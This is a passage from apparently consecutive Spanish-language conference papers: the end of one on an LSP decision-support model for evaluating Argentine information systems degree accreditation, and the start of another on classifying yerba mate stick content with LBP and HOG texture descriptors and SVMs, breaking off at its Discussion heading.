 - 3.3.1.4.2. Cantidad de cargos a la fecha
 - 3.3.1.5. Categoría: 5. Ayudante Graduado
 - 3.3.1.5.1. Cantidad de cargos 5 años antes de la acreditación
 - 3.3.1.5.2. Cantidad de cargos a la fecha
 - 3.3.1.6. Categoría: 6. Ayudante No Graduado
 - 3.3.1.6.1. Cantidad de cargos 5 años antes de la acreditación
 - 3.3.1.6.2. Cantidad de cargos a la fecha
 - 3.3.1.7. Categoría: 7. (Otra opción...)
 - 3.3.1.7.1. Cantidad de cargos 5 años antes de la acreditación
 - 3.3.1.7.2. Cantidad de cargos a la fecha
 - 3.3.2. Existencia de registro público de antecedentes docentes
 - 3.3.3. Cantidad de docentes con formación de posgrado
 - 3.3.4. Adecuación de la cantidad de docentes con dedicación exclusiva y las tareas que desarrollan
 - 3.3.5. Adecuación entre el tipo de formación académica y trayectoria con las tareas que desempeñan
 - 3.3.6. Adecuación de la dedicación asignada para docencia
 - 3.3.7. Adecuación de la dedicación asignada para investigación
 - 3.3.8. Adecuación de la dedicación asignada para extensión
 - 3.3.9. Adecuación de la dedicación asignada para gestión
 - 3.3.10. Adecuación de la dedicación asignada para otras tareas (por ejemplo, tutorías).
 - 3.3.11. Existencia de mecanismos de ingreso y permanencia adecuados (públicos y que garanticen la idoneidad)
- 3.4. Alumnos y Graduados
 - 3.4.1. Articulación
 - 3.4.1.1. con otras carreras
 - 3.4.1.2. con otras instituciones
 - 3.4.2. Alumnos
 - 3.4.2.1. Evolución de postulantes en los últimos 8 años
 - 3.4.2.2. Evolución de ingresantes en los últimos 8 años

- 3.4.2.3. Evolución de cantidad de alumnos en los últimos 8 años
- 3.4.2.4. Evolución de egresados en los últimos 8 años
- 3.4.2.5. Indicadores de cobertura de becas en los últimos tres años
- 3.4.2.6. Mecanismos de seguimiento e instancias de apoyo
 - 3.4.2.6.1. Existencia de mecanismos de seguimiento de alumnos
 - 3.4.2.6.2. Existencia de la evaluación de los resultados de la aplicación de los mecanismos
 - 3.4.2.6.3. Instancias de apoyo y evaluación de los resultados de su aplicación.
- 3.4.3. Cursantes por cohorte de las últimas 10 cohortes
- 3.4.4. Egresados por cohorte de las últimas 10 cohortes
- 3.4.5. Mecanismos de seguimiento de graduados
 - 3.4.5.1. Existencia de mecanismos de seguimiento de graduados
 - 3.4.5.2. Existencia de la evaluación de los resultados de la aplicación de los mecanismos
- 3.4.6. Cursos ofrecidos a los graduados de la carrera en los últimos tres años
 - 3.4.6.1. Impacto participativo
 - 3.4.6.2. Cantidad
 - 3.4.6.3. Calidad
- 4. Autoevaluación
 - 4.1. Adecuación de las mejoras propuestas en relación a los déficits detectados.

Figura 3. Árbol de requerimientos para la acreditación de las carreras Lic. en Sistemas/Sistemas de Información/Análisis de Sistemas.

3.1.2. Definición de criterios elementales. Una vez que el árbol de requerimientos fue desarrollado y se determinaron las variables de performances, fue necesario definir los criterios elementales.

Un criterio elemental es una transformación de una variable de performance en una preferencia elemental, cuya interpretación corresponde al grado de cumplimiento del requerimiento en cuestión. Este valor es un número Real en el intervalo [0, 100]. En nuestro caso el valor 0 corresponde a una situación donde la carrera siendo evaluada no cumple para nada con el requisito representado por la variable de performance, el valor 100 a la total satisfacción, mientras que los valores entre 0 y 100 denotan grados parciales de satisfacción.

Un ejemplo de criterio elemental es dado en la figura 4 para la variable 2.5.2.1. *Horarios de atención*. Este criterio elemental asigna una escala absoluta (t_{min}, t_{max}) por medio de la cual los tiempos de atención t medidos en horas son transformados en puntajes de preferencias. Dicha variable correspondiente a los horarios de atención de los centros de documentación de la unidad académica donde se dicta la carrera. En este caso, se ha definido una función que establece que el evaluador se encuentra completamente satisfecho ($HA(t) = 1$) si el tiempo de atención t de la biblioteca es mayor o igual a una cantidad de tiempo máximo t_{max} , un tiempo de atención que sea menor o igual a t_{min} es considerado totalmente inaceptable ($HA(t) = 0$) y si t está entre t_{min} y t_{max} el requerimiento es parcialmente satisfecho y una interpolación lineal es usada para calcular el grado parcial de satisfacción. Los valores de t_{min} y t_{max} son medidos en horas y los hemos fijado en $4 \frac{hs}{día} \times 5 \frac{días}{semana} \times 30 \text{ semanas} = 600 \text{ horas}$ y $24 \frac{horas}{día} \times 365 \text{ días} = 8760 \text{ horas}$

$$HA(t) = \begin{cases} 100 & \text{si } t \geq t_{max} \\ \frac{t - t_{min}}{t_{max} - t_{min}} \times 100 & \text{si } t_{min} \leq t \leq t_{max} \\ 0 & \text{si } t \leq t_{min} \end{cases}$$

Figura 4. Criterio elemental para la variable 2.5.2.1. Horarios de atención

La definición de los criterios es una tarea delicada ya que algunos criterios pueden resultar un tanto subjetivos. Sin embargo, para su definición se ha tenido en cuenta el consenso entre los autores, de los cuales dos de ellos ya han actuado como pares evaluadores en procesos previos de acreditación de carreras de grado.

Un problema que surge al definir los criterios elementales es que un mismo criterio cuantitativo puede resultar inadecuado cuando es aplicado a instituciones de distinta envergadura. En este sentido es importante relativizar los números en función de la envergadura. Para ilustrar este problema, consideremos por ejemplo el número de resultados obtenidos en los proyectos de investigación relacionados a la carrera bajo evaluación. Está claro que un número podría resultar adecuado para una universidad pequeña mientras que no así para una de mediana o gran envergadura.

Por otro lado, muchas de las preferencias deberán ser asignadas por el evaluador de manera subjetiva en forma directa, sin mediar ninguna función de criterio elemental, como por ejemplo en el caso de las variables 2.2.1 *Adecuación de la Estructura organizativa de la UA* y 2.2.2. *Adecuación del CV del Responsable de la Unidad Académica*. Sin embargo, es importante notar que el sistema guiará al evaluador durante este proceso, indicándole a dónde encontrar dentro de CONEAU Global la información relacionada con la variable, y en el caso de las preferencias directas, como las del ejemplo anterior, realizará una serie de preguntas que ayudarán al evaluador en la asignación de la correspondiente preferencia elemental. Por ejemplo, para asignar la preferencia asociada a la variable 2.2.1 *Adecuación de la*

Estructura organizativa de la UA, la cual se refiere a considerar si la estructura organizativa y de conducción permite llevar a cabo adecuadamente las políticas institucionales definidas, el sistema señalará como pertinentes los apartados de CONEAU Global 3.1. Estructura organizativa de la unidad académica; 3.2. Responsable de la unidad académica; 3.3. Autoridades de la unidad académica; 3.4. Comisiones de planificación y seguimiento; 1.2.2. Responsable de la carrera; 1.2.3. Comisiones de planificación y seguimiento en el ámbito de la carrera, además del reporte 3.6. Docentes por dedicación y titulación.

Además, las preguntas siguientes serán formuladas:

- ¿Existe acumulación de responsabilidades o funciones?
- ¿Existe compatibilidad entre las funciones definidas para los cargos y la formación académica?
- ¿Son las dedicaciones asignadas adecuadas a las tareas definidas?

Sobre la base de las respuestas a dichas preguntas entregará un valor de preferencia entre 0 y 100 para la variable, dicho valor puede ser cambiado por el evaluador si lo considera conveniente.

3.1.3. Agregación de Preferencias. Una vez que se tiene el árbol de requerimientos es posible comenzar con la construcción del modelo final de evaluación que es lo que el método LSP llama estructura de agregación o función de criterio LSP.

Se trata de un proceso bottom-up en el cual se comienza agregando preferencias elementales relacionadas para obtener nuevas preferencias que representan el grado de satisfacción correspondiente al grupo de preferencias agregadas. Este proceso de agregar preferencias se repite hasta que una única preferencia global es obtenida.

La agregación se lleva a cabo mediante el uso de funciones de agregación de preferencias que aceptan como entrada las preferencias (e_1, \dots, e_n) con sus pesos relativos (w_1, \dots, w_n) , y retornan una preferencia agregada E como salida. Los pesos w_i indican la importancia relativa de su correspondiente parámetro de preferencia; a su vez el conjunto de pesos debe ser positivo y normalizado ($\sum_{i=1}^n w_i = 1$).

Diversas funciones pueden utilizarse para agregar las preferencias, sin embargo, el método LSP propone aplicar una función general de agregación denominada “media potencial pesada”, que se muestra en la ecuación (1):

$$E = (w_1 \cdot e_1^r + w_2 \cdot e_2^r + \dots + w_n \cdot e_n^r)^{1/r}$$

donde $-\infty \leq r \leq \infty$ (1)

Variando el valor de r , se genera un amplio espectro de funciones de agregación, incluyendo la media aritmética ponderada y la media geométrica. Así, la operación de conjunción lógica corresponde a la función mínima “ $\min(e_1, \dots, e_n)$ ” y la disyunción lógica corresponde a la función máxima “ $\max(e_1, \dots, e_n)$ ”, constituyendo los puntos extremos del espectro de funciones de agregación definido por la función de la media de potencia pesada. Estas funciones de agregación se denominan GCD (funciones generalizadas de

conjunción-disyunción). Las más típicas son las siguientes: C, C++, C+, C+-, CA, C-+, C-, C-- , A, D-, D-, D-+, DA, D+-, D+, D++, D. Para una descripción detallada de la técnica de selección del valor de r ver [10][11][12].

A modo de ejemplo, la figura 5 muestra solamente la estructura de agregación construida a partir de las preferencias que se corresponden con el primer nivel del árbol de requerimientos. Las preferencias de entrada a la función de criterio LSP son mostradas en las cuatro cajas, los pesos sobre los arcos y las funciones GCD empleadas dentro de los círculos.

Siendo que los tres primeros requisitos del primer nivel del árbol de preferencias son obligatorios, hemos usado para agregarlos el operador CA de cuasi-conjunción media que el método recomienda usar en estos casos, el cual, a diferencia de una media aritmética, penaliza llevando a cero el resultado cuando alguna de las preferencias de entrada es cero. La cuarta caja corresponde a la preferencia “Autoevaluación”. Esta preferencia se refiere a la adecuación de las mejoras propuestas con respecto a los déficits detectados por la institución durante el proceso de autoevaluación, y corresponde a un requisito deseable pero no obligatorio. Por esta razón, hemos usado una estructura de agregación llamada *absorción parcial*, que resulta útil cuando se tienen que agregar ítems que son deseables u opcionales con otros que son obligatorios, como en este caso.




Figura 5. Agregación de las preferencias correspondientes al primer nivel del árbol de requisitos.

Las entradas 1, 2 y 3 son consideradas obligatorias y la entrada 4 deseable. Las entradas deseables describen aspectos que son fuertemente deseables pero que no son absolutamente esenciales para satisfacer los requisitos mientras que las obligatorias corresponden a aspectos que la carrera debe exhibir a fin de satisfacer los requisitos del sub-árbol.

4. Conclusiones y Trabajo Futuro

La herramienta junto al modelo LSP presentados no pretenden eliminar al evaluador. Simplemente, procuran ayudarlo durante el proceso de evaluación y de toma de decisiones.

Si bien el prototipo es una herramienta que automatiza parte del proceso de evaluación y guía a los evaluadores a través del mismo, les brinda la libertad de decidir muchos de los valores de las preferencias

elementales. Asimismo, si bien entrega un valor entre 0 y 100 de preferencia global como un indicador del nivel de adecuación de la carrera bajo evaluación a los estándares, este debe ser tomado simplemente como una guía ya que son los evaluadores quienes en última instancia emitirán su juicio fundamentado.

El modelo propuesto ha sido calibrado en base a las experiencias previas de los autores en la evaluación de carreras de grado. Sin embargo, no es perfecto y está sujeto a mejoras. En efecto, como parte del trabajo futuro, se seguirá calibrando el mismo para ir ajustándolo a los juicios de los expertos en base a la participación de los autores como pares evaluadores en próximas acreditaciones.

Referencias

- [1] Academic Ranking of World Universities. Retrieved from: <http://www.shanghairanking.com/ARWU2016.html> on 23/08/2017.
- [2] American Evaluation Association, “Guiding Principles For Evaluators”. <http://www.eval.org/d/do/594> (Recuperado agosto 2017).
- [3] Association of American Universities, “STAR METRICS Workshop”. <https://www.aau.edu/key-issues/october-2011-aau-star-metrics-workshop-summary> (Recuperado agosto 2017).
- [4] Bruce G Charlton and Peter Andras. “Evaluating universities using simple scientometric research-output metrics: total citation counts per university for a retrospective seven-year rolling sample Science and Public Policy, 34(8), October 2007, pages 555–563 <https://www.staff.ncl.ac.uk/peter.andras/SPPOct07Charlton.pdf> (Recuperado febrero 2017).
- [5] CONEAU. CONEAU Global. <http://www.coneau.gov.ar/archivos/AyudaFormalizaciones.pdf>
- [6] CONEAU. “¿Qué es la CONEAU?”. http://www.coneau.gov.ar/CONEAU/?page_id=7 Recuperado marzo 2017.
- [7] CONEAU. Ordenanza N° 058/11. <http://www.coneau.gov.ar/archivos/resoluciones/Res419-14E804011213.pdf>
- [8] ELLEN NOLTE, CAROLINE VIOLA FRY, ELEANOR WINPENNY, LAURA BRERETON. “Use of outcome metrics to measure quality in education and training of healthcare professionals”. RAND Europe. February 2011. https://www.rand.org/content/dam/rand/pubs/working_papers/2012/RAND_WR883.pdf (Recuperado febrero 2017).
- [9] Innovation Policy Platform (IPP). “Metrics and evaluation for universities and PRIs”. <https://www.innovationpolicyplatform.org/content/metrics-and-evaluation-universities-and-pris> (Recuperado agosto 2017)
- [10] J. J. Dujmovic, “A Method for Evaluation and Selection of Complex Hardware and Software Systems”, The 22nd International Conference for the Resource Management and Performance Evaluation of Enterprise Computing Systems. CMG96 Proceedings, vol. 1, pp.368-378, 1996.
- [11] J. J. Dujmovic, “Quantitative Evaluation of Software”, Proceedings of the IASTED International Conference on Software Engineering, edited by M.H. Hamza, pp. 3-7, IASTED/Acta Press, 1997.
- [12] Jozo J. Dujmovic, “Continuous Preference Logic for System Evaluation”, IEEE Transactions on Fuzzy Systems, Vol. 15, N° 6, December 2007
- [13] Metrics for the Evaluation of Knowledge Transfer Activities at Universities http://ec.europa.eu/invest-in-research/pdf/download_en/library_house_2008_unico.pdf (Recuperado febrero 2017).
- [14] Ministerio de Educación de la República Argentina. Ley de Educación Superior. http://www.me.gov.ar/consejo/cf_leysuperior.html
- [15] Ministerio de Educación de la República Argentina. Resolución 786/2009. Boletín Oficial, N° 31.667, 4 de junio de 2009, pg. 91
- [16] National Institutes of Health (NIH) and the National Science Foundation (NSF). “STAR METRICS”. <https://www.starmetrics.nih.gov/> (Recuperado febrero 2017).
- [17] ShanghaiRanking Consultancy “Ranking Resources”. <http://www.shanghairanking.com/resources.html> (Recuperado agosto 2017).
- [18] The Times Higher Education World University Rankings Retrieved from: <https://www.timeshighereducation.com/world-university-rankings> on 23/08/2017.
- [19] Turban Efraim, Aronson, Jay E., Ting-Peng Liang. Decision Support Systems And Intelligent Systems. 7ma edición. Prentice-Hall, 2007.
- [20] UNESCO. “Research Evaluation Metrics”. Published in 2015 by the United Nations Educational, Scientific and Cultural Organization, 7, place de Fontenoy, 75352 Paris 07 SP, France. <http://unesdoc.unesco.org/images/0023/002322/232210E.pdf> (Recuperado febrero 2017).

Clasificación de Muestras de Yerba Mate Mediante Descriptores de Textura

Damián Deangeli, David López, Agustín Senger, César Martínez y Enrique Albornoz

*Instituto de Investigación en Señales, Sistemas e Inteligencia Computacional, sinc(i),
FICH-UNL/CONICET, Argentina*

Abstract

La determinación de la calidad de la yerba mate está fuertemente influenciada por su contenido de palos en la mezcla. El Código Alimentario Argentino establece una técnica basada en zarandeo como método para determinar este parámetro, y esto se realiza de forma manual, mediante zarandas que separan el contenido y balanzas que pesan por separado palos y hojas, insumiendo mucho tiempo y mano de obra. En este trabajo se propone una metodología para la estimación del porcentaje de palo en muestras de yerba mate mediante la utilización de métodos de análisis de texturas en imágenes. Los resultados obtenidos permiten mejorar sustancialmente el comportamiento del método de referencia basado en técnicas de procesamiento digital de imágenes.

Palabras Clave

Yerba mate, procesamiento digital de imágenes, descriptores de textura, LBP, HOG, máquinas de soporte vectorial.

1- Introducción

En Argentina, el mate es considerado una de las principales infusiones, un elemento muy popular y de consumo cotidiano. Esta infusión tiene como insumo a las hojas de yerba mate (*Ilex paraguariensis* Saint Hilaire, Aquifoliácea, ver Figura 1), planta originaria de las cuencas de los ríos Paraná, Paraguay y Uruguay [1]. Estas plantas previamente secadas, cortadas y molidas forman la yerba mate (ver Figura 2). Su producción en nuestro país, por cuestiones climáticas y de características del suelo, se realiza únicamente en la provincia de Misiones y el nordeste de Corrientes [2].



Ilex paraguariensis A. St.-Hil.

Figura 1: partes constitutivas de la yerba mate: hojas, tallos, flores y frutos.

El Código Alimentario Argentino (CAA) [3], capítulo 15 - artículos 1193 y 1194, define el producto “Yerba Mate Elaborada con Palo” cuyos componentes son hojas, polvo y palos. Ésta debe contener al menos 65% de hojas (desechadas, rotas o pulverizadas) y a lo sumo un 35% de palo. El procedimiento tradicional para determinar la composición consiste en utilizar zarandas que permiten separar las partículas que la componen según su tamaño. Lo obtenido de la separación por tamices, es luego pesado para determinar de esta manera una proporción gravimétrica de

cada uno de los componentes de la yerba mate. Este procedimiento fue considerado deficiente, ya que existe subestimación del contenido, insume tiempo y requiere alta intervención manual [3].



Figura 2: obtención de la yerba mate: cosecha, trituración y resultado final (mezcla de hoja con palo).

Recientemente, la Comisión Nacional de Alimentos (CONAL) propuso, con fecha del 28/03/2017, la incorporación de un nuevo método de *análisis de fibra cruda* para determinar los componentes en yerba mate elaborada al CAA con el fin de proporcionar más confiabilidad a la verificación del contenido del producto final. Este método sirve para determinar qué cantidad de palo se encuentra en la fracción que pasa por el tamiz Nro. 40 (polvo) con el fin de mejorar la genuinidad

y calidad del producto¹. Si bien esta última técnica permite una determinación más precisa, debe realizarse en laboratorios equipados con instrumentos tecnológicos importantes.

Para abordar el problema de clasificar el porcentaje de palos en la mezcla se han propuesto algunos métodos basados en procesamiento digital de imágenes (PDI) [4,5]. Éstos pueden obtener un alto grado de eficiencia en un período corto de tiempo, pueden incorporarse a la cadena de procesos de la yerba mate sin grandes inversiones en lo que respecta al hardware y reducirían la manipulación de las muestras del producto evitando alteraciones en la calidad de las mismas. En [4] se propuso utilizar una medida de entropía y otra de umbral adaptativo para identificar la cantidad de palos en las muestras. En [5] se utiliza el canal de Luminancia [6] y una secuencia heurística de técnicas básicas de PDI para estimar el contenido de palos. Hasta nuestro conocimiento, este último trabajo es el más reciente que utiliza PDI en esta tarea, por lo que fue tomado como referencia. En este trabajo se propone un esquema de clasificación que contempla una etapa de extracción de características utilizando dos métodos de análisis de texturas: Patrones Binarios Locales (LBP, del inglés *Local Binary Patterns*) [7] e Histogramas de Gradientes Orientados (HOG, del inglés *Histogram of Oriented Gradients*) [8]; y una etapa de clasificación en la que se utilizan máquinas de soporte vectorial (SVM, del inglés *Support Vector Machines*) [9].

La organización del trabajo se presenta de la siguiente manera: la Sección 2 describe los métodos utilizados para la etapas de extracción de características y clasificación, además se aborda la metodología de

¹ Cabe destacar que éstas aun no han sido incorporadas al CAA, ver http://www.anmat.gov.ar/alimentos/codigoa/CAPITULO_XV.pdf y <http://www.alimentosargentinos.gov.ar/contenido/marco/CAA/ModificacionesCAA.html>

experimentación utilizada. La Sección 3 presenta los resultados obtenidos para los diferentes modelos sobre la base de datos utilizada. La Sección 4 discute los resultados, se comparan con el sistema de referencia y se proponen las posibles generalizaciones de los resultados obtenidos. Finalmente, en la Sección 5 se presentan las conclusiones y trabajos futuros.

2 - Materiales y metodología

En esta sección describiremos el método utilizado como referencia y las alternativas propuestas en este trabajo. Luego se introducirá la metodología utilizada en la validación de los modelos y el conjunto de imágenes utilizadas.

2.1 Sistema de referencia

Este método consiste en una secuencia de pasos para realizar realce de la imagen, la extracción de los componentes y la extracción de características que permite estimar la cantidad de palos. En la Figura 3 se presenta un esquema general. Las técnicas aplicadas para lograr el realce incluyen el *ajuste del brillo y contraste*, *balance de color* y *corrección Gamma* [6]. Luego, la imagen es binarizada y se aplican filtros morfológicos para quitar puntos aislados (ruido) y obtener regiones convexas (palos). Finalmente, se obtienen imágenes de sólo palo y sólo hoja, que son utilizadas para calcular la relación porcentual (de área) entre estos componentes.




Figura 3. Esquema general del método de referencia.

2.2 Métodos propuestos

A continuación se presentan los dos métodos utilizados para obtener información de las texturas de las imágenes (LBP y HOG) [7,8] y el método de clasificación que fue el mismo en ambos casos.

Local Binary Patterns

Este operador de textura simple y eficiente, etiqueta cada píxel de la imagen analizando su vecindario, si el nivel de gris vecino supera al valor central se le asigna 1 y 0 en otro caso. Luego, se obtiene un valor LBP para el píxel central basado en la aplicación de una *máscara binaria*, calculada como la combinación lineal de los valores binarios multiplicados por potencias de 2. Entre las ventajas de este método se pueden mencionar el bajo coste computacional, su gran poder discriminativo y la robustez frente a variaciones en la intensidad del nivel de gris (que pueden ser causadas por diferencias en la iluminación). La ecuación que lo define está dada por:

$$LBP_{P,R} = \sum_{p=0}^{P-1} s(g_p - g_c)2^p, s(x) = \begin{cases} 1 & \text{si } x \geq 0 \\ 0 & \text{si } x < 0 \end{cases}$$

donde P es el número de vecinos a considerar, R es el tamaño del vecindario y g_c y g_p son los valores de gris del píxel central y del píxel vecino, respectivamente [7]. En la Figura 4 se presenta un ejemplo gráfico del cálculo del LBP, usando los parámetros $P=8$ y $R=1$.

El resultado es una matriz de dimensiones similares a la de la imagen original, sobre la que se le calcula un histograma.

El cálculo se realiza sobre celdas de 16×16 píxeles y se cuantizan los 2^k valores posibles en 50 niveles diferentes. Finalmente, el vector de características o descriptor LBP se forma con la concatenación de los histogramas de cada celda.




Figura 4. Ejemplo de cálculo de LBP.

Histogram of Oriented Gradients

Este método contabiliza las ocurrencias de la orientación del gradiente en una determinada porción de una imagen. La idea del descriptor de HOG es que la apariencia y forma de un objeto dentro de una imagen puede ser caracterizada por la manera en que la dirección e intensidad del gradiente varían en el borde (contorno) del objeto o región específica de la imagen [8]. El primer paso es obtener la información de los gradientes de la imagen. Luego, la imagen se divide en celdas, que se agrupan en bloques y con ellos se calculan los histogramas para formar el descriptor HOG de la imagen.

Para el cálculo de los gradientes de primer orden se utilizan filtros de Sobel [6], que capturan los bordes, siluetas y alguna otra información de textura mientras que reducen la influencia de las variaciones en iluminación de la imagen. El gradiente de una imagen captura el cambio en la intensidad o en el color de la imagen y la dirección hacia donde cambia. En el siguiente paso, la imagen se divide en celdas (8x8, 16x16 píxeles, etc.). Para cada celda se calcula un histograma del gradiente, usando la magnitud y dirección del gradiente.

Para esto se fracciona el rango en que puede variar la dirección, que está representado por ángulos, y en cada porción del mismo se acumula la magnitud que toma el gradiente. Luego, se agrupan las celdas (considerando un tamaño fijo) en bloques. En nuestro análisis se utilizan bloques de 2x2 celdas, con un solapamiento de la mitad las mismas. Los histogramas de cada celda individual son normalizados con la norma del vector fila conformado por la concatenación de los histogramas de las celdas que conforman un bloque. Este vector normalizado es el que se denomina descriptor de HOG para dicho bloque. Finalmente, se realiza la concatenación de todos los descriptores en un único vector de características, el cual es utilizado en la etapa de clasificación de muestras.

2	3	4	4	3	4	2	2
5	11	17	13	7	9	3	4
11	21	23	27	22	17	4	6
23	99	165	135	85	32	26	2
91	155	133	136	144	152	57	28
98	196	76	38	26	60	170	51
165	60	60	27	77	85	43	136
71	13	34	23	108	27	48	110

Magnitud del Gradiente

80	36	5	10	0	64	90	73
37	9	9	179	78	27	169	166
87	136	173	39	102	163	152	176
76	13	1	168	159	22	125	143
120	70	14	150	145	144	145	143
58	86	119	98	100	101	133	113
30	65	157	75	78	165	145	124
11	170	91	4	110	17	133	110

Dirección del Gradiente




Figura 5. Ejemplo de cálculo de HOG.

En la Figura 5 se puede observar cómo es procesada la información de la dirección y magnitud del gradiente de un píxel en particular para el cálculo de HOG. A partir de la dirección, la cual toma valores entre [0,180], observamos a qué región del rango pertenece, ya que el mismo fue fragmentado de a 20 grados. Una vez identificada la región, debemos ir acumulando la magnitud del gradiente de ese píxel. Cuando el valor de la dirección se encuentra en el medio de dos rangos, se acumula la mitad del valor de magnitud en cada uno de estos. Repitiendo el proceso para cada píxel que conforma la celda obtendremos el histograma de la misma.

Clasificador SVM

Se optó por este tipo de clasificador ya que en trabajos previos con objetivos similares los SVM han demostrado tener un buen desempeño [11]. Entonces, los vectores obtenidos con los métodos presentados previamente se utilizan para entrenar y probar el clasificador SVM.

Las máquinas de soporte vectorial son clasificadores lineales, puesto que producen separadores lineales o hiperplanos en un espacio transformado que puede tener una dimensión muy superior al de características. Las SVMs fueron pensadas para resolver problemas de clasificación binaria, aunque se han adaptado para resolver problemas de regresión, de agrupamiento o de múltiples clases. El objetivo del entrenamiento de una SVM es seleccionar un hiperplano de separación que equidista de los ejemplos más cercanos a las fronteras de cada clase y así se logra un margen máximo a cada lado del hiperplano. La ventaja es que sólo se consideran estos ejemplos para el entrenamiento y son los que reciben el nombre de vectores soporte.

Este método ha demostrado tener una buena capacidad de generalización, evitando en gran medida el problema del sobreajuste a los ejemplos de entrenamiento [9].




Figura 6. Ejemplo de un SVM binario.

En la Figura 6 se presenta un ejemplo de definición de un hiperplano de SVM para dos clases diferentes. Para este trabajo se utilizan 3 clases que representan diferentes contenidos de palo en muestras de yerba mate.

2.3 Esquema de validación

Para evaluar los 3 modelos presentados se utiliza un subconjunto de las imágenes utilizadas en [5]². Este subconjunto tiene 27 imágenes de 2448x3264 pixels de muestras de yerba mate y contienen 9 ejemplos de cada clase: muestras con 15%, 30% y 45% de palo, respectivamente (ver Fig. 7).



Figura 7. Imágenes pertenecientes a la base de datos. De derecha a izquierda: 15%, 30%, y 45% de palo en la muestra

En cada experimento se consideró un esquema de validación cruzada de k -fold [10], ya que asegura que todas las imágenes sean utilizadas tanto en el entrenamiento

² Estas imágenes fueron provistas por el Ing. Christian Xiscatti Pérez, fueron obtenidas con una cámara de 8 Mpx de un dispositivo Samsung Galaxy S5 y forman parte de su tesis doctoral en colaboración con el INYM.

como en la validación. Ésto permite evaluar la capacidad de generalización de los modelos.

Se utilizaron 2 esquemas para verificar el desempeño del sistema: Leave-1-out y Leave-3-out estratificado. Para el primer caso, se hacen 27 pruebas donde 26 imágenes se utilizan para entrenamiento y 1 para validación, así todas se prueban una vez. Mientras que, en el segundo esquema, se seleccionan 3 imágenes (una por cada clase) de forma aleatoria y sin repetición para cada conjunto de validación, en cada caso se utilizan las 24 restantes para entrenamiento (8 por clase), de esta manera se realizan 9 pruebas.

3 - Resultados

En esta sección se presentan los resultados obtenidos de evaluar el desempeño al utilizar descriptores de texturas en la clasificación de muestras de yerba para los dos esquemas de validación definidos previamente. Los porcentajes de efectividad serán contrastados con los del sistema referencia [5]. Sin embargo, dado que el método referencia es totalmente heurístico y fue definido con base en el análisis arbitrario de todas las muestras, no se pueden reproducir en él los esquemas de validación cruzada. Además, esta metodología no asegura la capacidad de generalización del sistema, ya que éste se ajusta y se prueba con las mismas muestras. Adicionalmente a los rendimientos promedio de los métodos, se presentarán las matrices de confusión para evaluar más detalladamente en qué casos se presentan los problemas de clasificación. En una matriz de confusión las filas representan las etiquetas verdaderas de los ejemplos mientras que las columnas indican las etiquetas predichas por el modelo, y la diagonal principal muestra los aciertos.

El resultado promedio de la referencia sobre las 27 muestras es 66.67%. En la

Tabla 1 se presenta la matriz de confusión respectiva.

Tabla 1. Matriz de confusión de sistema referencia.

		Valor predicho		
		15%	30%	45%
Valor verdadero	15%	9	0	0
	30%	0	9	0
	45%	0	9	0

Para el esquema de validación Leave-1-out, el resultado promedio obtenido por el modelo que utiliza LBP es de 81.48% mientras que para el modelo basado en HOG también se obtiene un 81.48% de aciertos. En las Tablas 2 y 3 se presentan las matrices de confusión de estos modelos, respectivamente, para este esquema de validación.

Tabla 2. Matriz de confusión LBP, leave-1-out.

		Valor Predicho (SVM)		
		15%	30%	45%
Valor Verdadero	15%	8	0	1
	30%	1	6	2
	45%	1	0	8

Tabla 3. Matriz de confusión HOG, leave-1-out.

		Valor Predicho (SVM)		
		15%	30%	45%
Valor Verdadero	15%	9	0	0
	30%	0	6	3
	45%	0	2	7

Los resultados promedios obtenidos para el esquema de validación Leave-3-out estratificado son similares a los anteriores, el modelo que utiliza LBP obtiene de 81.48% al igual que el modelo basado en HOG. Las matrices de confusión se muestran en las Tablas 4 y 5, respectivamente.

Tabla 4. Matriz de confusión LBP, leave-3-out estratificado.

		Valor Predicho (SVM)		
		15%	30%	45%
Valor Verdadero	15%	8	0	1
	30%	1	6	2
	45%	1	0	8

Tabla 5. Matriz de confusión HOG, leave-3-out estratificado.

		Valor Predicho (SVM)		
		15%	30%	45%
Valor Verdadero	15%	9	0	0
	30%	0	6	3
	45%	0	2	7

4 - Discusión

